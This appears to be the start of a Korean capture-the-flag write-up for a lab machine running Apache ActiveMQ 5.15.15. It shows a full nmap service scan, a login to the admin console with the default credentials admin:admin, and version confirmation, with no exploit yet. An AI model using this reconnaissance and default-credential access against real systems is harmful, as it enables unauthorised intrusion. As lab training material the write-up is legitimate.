풀이 시간
초기 침투
[서비스] / [취약점] / [CVE 또는 기법] 요약
포트 스캔 ActiveMQ 5.15.15 버전 확인
61616/tcp open apachemq ActiveMQ OpenWire transport 5.15.15
# Nmap 7.99 scan initiated Mon Aug 24 01:32:02 2026 as: /usr/lib/nmap/nmap -p 22,80,1883,5672,8161,40023,61613,61614,61616 -sV -sC --min-rate 3000 -Pn -n -oA recon/tcpDetail 10.129.230.87
Nmap scan report for 10.129.230.87
Host is up (0.48s latency).

PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http       nginx 1.18.0 (Ubuntu)
|_http-title: Error 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
|_http-server-header: nginx/1.18.0 (Ubuntu)
1883/tcp  open  mqtt
| mqtt-subscribe:
|   Topics and their most recent payloads:
|_    ActiveMQ/Advisory/Consumer/Topic/#:
5672/tcp  open  amqp?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GetRequest, HTTPOptions, RPCCheck, RTSPRequest, SSLSessionReq, TerminalServerCookie:
|     AMQP
|     AMQP
|     amqp:decode-error
|_    7Connection from client using unsupported AMQP attempted
|_amqp-info: ERROR: AQMP:handshake expected header (1) frame, but was 65
8161/tcp  open  http       Jetty 9.4.39.v20210325
|_http-title: Error 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
|_http-server-header: Jetty(9.4.39.v20210325)
40023/tcp open  tcpwrapped
61613/tcp open  stomp      Apache ActiveMQ
| fingerprint-strings:
|   HELP4STOMP:
|     ERROR
|     content-type:text/plain
|     message:Unknown STOMP action: HELP
|     org.apache.activemq.transport.stomp.ProtocolException: Unknown STOMP action: HELP
|     org.apache.activemq.transport.stomp.ProtocolConverter.onStompCommand(ProtocolConverter.java:258)
|     org.apache.activemq.transport.stomp.StompTransportFilter.onCommand(StompTransportFilter.java:85)
|     org.apache.activemq.transport.TransportSupport.doConsume(TransportSupport.java:83)
|     org.apache.activemq.transport.tcp.TcpTransport.doRun(TcpTransport.java:233)
|     org.apache.activemq.transport.tcp.TcpTransport.run(TcpTransport.java:215)
|_    java.lang.Thread.run(Thread.java:750)
61614/tcp open  http       Jetty 9.4.39.v20210325
|_http-title: Site doesn't have a title.
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Jetty(9.4.39.v20210325)
61616/tcp open  apachemq   ActiveMQ OpenWire transport 5.15.15
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5672-TCP:V=7.99%I=7%D=8/24%Time=6A8B2090%P=aarch64-unknown-linux-gn
SF:u%r(GetRequest,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0
SF:S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc
SF:0S\x01\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connection\x20from\
SF:x20client\x20using\x20unsupported\x20AMQP\x20attempted")%r(HTTPOptions,
SF:89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\xc0\x0c\x
SF:04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01\0S\x1d\x
SF:c0M\x02\xa3\x11amqp:decode-error\xa17Connection\x20from\x20client\x20us
SF:ing\x20unsupported\x20AMQP\x20attempted")%r(RTSPRequest,89,"AMQP\x03\x0
SF:1\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x0
SF:2\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11
SF:amqp:decode-error\xa17Connection\x20from\x20client\x20using\x20unsuppor
SF:ted\x20AMQP\x20attempted")%r(RPCCheck,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\
SF:0\0\0\0\x19\x02\0\0\0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0
SF:\0`\x02\0\0\0\0S\x18\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\
SF:xa17Connection\x20from\x20client\x20using\x20unsupported\x20AMQP\x20att
SF:empted")%r(DNSVersionBindReqTCP,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\
SF:0\x19\x02\0\0\0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x0
SF:2\0\0\0\0S\x18\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Co
SF:nnection\x20from\x20client\x20using\x20unsupported\x20AMQP\x20attempted
SF:")%r(DNSStatusRequestTCP,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x
SF:02\0\0\0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0
SF:\0S\x18\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connectio
SF:n\x20from\x20client\x20using\x20unsupported\x20AMQP\x20attempted")%r(SS
SF:LSessionReq,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x
SF:10\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\
SF:x01\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connection\x20from\x20
SF:client\x20using\x20unsupported\x20AMQP\x20attempted")%r(TerminalServerC
SF:ookie,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\xc0
SF:\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01\0S
SF:\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connection\x20from\x20client
SF:\x20using\x20unsupported\x20AMQP\x20attempted");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port61613-TCP:V=7.99%I=7%D=8/24%Time=6A8B208A%P=aarch64-unknown-linux-g
SF:nu%r(HELP4STOMP,27F,"ERROR\ncontent-type:text/plain\nmessage:Unknown\x2
SF:0STOMP\x20action:\x20HELP\n\norg\.apache\.activemq\.transport\.stomp\.P
SF:rotocolException:\x20Unknown\x20STOMP\x20action:\x20HELP\n\tat\x20org\.
SF:apache\.activemq\.transport\.stomp\.ProtocolConverter\.onStompCommand\(
SF:ProtocolConverter\.java:258\)\n\tat\x20org\.apache\.activemq\.transport
SF:\.stomp\.StompTransportFilter\.onCommand\(StompTransportFilter\.java:85
SF:\)\n\tat\x20org\.apache\.activemq\.transport\.TransportSupport\.doConsu
SF:me\(TransportSupport\.java:83\)\n\tat\x20org\.apache\.activemq\.transpo
SF:rt\.tcp\.TcpTransport\.doRun\(TcpTransport\.java:233\)\n\tat\x20org\.ap
SF:ache\.activemq\.transport\.tcp\.TcpTransport\.run\(TcpTransport\.java:2
SF:15\)\n\tat\x20java\.lang\.Thread\.run\(Thread\.java:750\)\n\0\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Aug 24 01:33:17 2026 -- 1 IP address (1 host up) scanned in 74.24 seconds

80 포트 접속할 때 Basic Authorization 인증을 시도함. admin:admin 으로 로그인 성공
Manage ActiveMQ broker 페이지 접속

admin 엔드포인트에서도 5.15.15 버전임을 알 수 있음
